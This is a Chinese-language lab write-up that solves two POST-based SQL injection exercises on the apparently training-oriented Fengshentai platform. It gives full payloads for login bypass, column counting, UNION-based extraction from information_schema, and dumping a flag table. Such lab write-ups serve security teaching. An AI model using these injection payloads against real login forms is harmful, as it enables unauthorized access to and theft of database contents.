封神台SQL注入-POST注入

原创

炎凰先生 于 2020-08-24 10:45:16 发布
分类专栏： Web安全微专业

一、原理

1. 判断注入点
2. 判断当前页面字段总数
3. 判断显示位
4. 查当前数据库
5. 查表名
6. 查列名
7. 查字段内容

POST注入就是使用POST进行传参的注入，本质上和GET类型的没什么区别
最经典的POST注入莫过于万能密码：`'or 1=1#`

Mysql在5.0以上版本加入了 information_schema 这个系统自带库 其中保存着关于MySQL服务器所维护的所有其他数据库的信息。如数据库名，数据库的表，表栏的数据类型与访问权限等
information_schema.tables 存放表名和库名的对应
information_schema.columns 存放字段名和表名的对应
[注: information_schema.tables 实际上是选中information_schema库中的tables表] （库.表 => 选中库中的表）

二、作业

(一) SQL注入-POST注入Rank 1

页面原始URL：http://inject2.lab.aqlab.cn:81/Pass-05/index.php
任务：
通过POST注入获得flag。

判断注入点
访问http://inject2.lab.aqlab.cn:81/Pass-05/index.php
Username输入框输入`' or 1=1#`
返回页面绕过检测,直接获取用户名和密码
可以判定存在SQL注入


判断当前页面字段总数

输入`' or 1=1 order by 1,2,3,4,5……#`，依次测试。
发现1,2,3均有效，4返回账号密码错误
SQL语句返回字段有三个

判断显示位
输入`' union select 1,2,3#`

即显示位为第二个字段和第三个字段

查当前数据库
使用database()测试当前数据库
输入`' union select 1,2,database()#`




可知当前数据库为post_error

查表名
输入`' union select 1,2,table_name from information_schema.tables where table_schema=database() limit 0,1#`
PS:
这里where判定条件如果不用database()的话,也可以直接用post_error,不过需要加引号,不然注入失败,即
`' union select 1,2,table_name from information_schema.tables where table_schema='post_error' limit 0,1#`
获得库中有表user和flag

查列名
推断题目要求的flag在表flag中
现在查询表中的列名
输入`' union select 1,2,column_name from information_schema.columns where table_schema=database() and table_name='flag' limit 0,1#`
获得表flag有字段Id和flag
flag即为所寻找的字段

查字段内容
从post_error库的表flag的flag字段查询答案
输入`' union select 1,Id,flag from flag #`
返回



将zKaQ-PostK1提交，正确


(二) SQL注入-POST注入Rank 2

页面原始URL：http://inject2.lab.aqlab.cn:81/Pass-06/index.php
任务：
通过POST注入获得flag。

1. 判断注入点
   访问http://inject2.lab.aqlab.cn:81/Pass-06/index.php
   Username输入框输入`") or 1=1#`
   返回页面绕过检测,直接获取用户名和密码
   可以判定存在SQL注入
2. 判断当前页面字段总数
   输入`") or 1=1 order by 1,2,3,4,5……#`，依次测试。
   发现1,2,3均有效，4返回账号密码错误
   SQL语句返回字段有三个
3. 判断显示位
   输入`") union select 1,2,3#`


   即显示位为第二个字段和第三个字段
4. 查当前数据库
   使用database()测试当前数据库
   输入`") union select 1,2,database()#`


   可知当前数据库为post_error
5. 查表名
   输入`") union select 1,2,table_name from information_schema.tables where table_schema=database() limit 0,1#`
   获得库中有表user和flag
6. 查列名
   推断题目要求的flag在表flag中
   现在查询表中的列名
   输入`") union select 1,2,column_name from information_schema.columns where table_schema=database() and table_name='flag' limit 0,1#`

获得表flag有字段Id和flag
flag即为所寻找的字段

7. 查字段内容
   从post_error库的表flag的flag字段查询答案
   输入`") union select 1,Id,flag from flag limit 0,1#`
   返回



将zKaQ-PostK1提交，错误
继续尝试,获得



且提交正确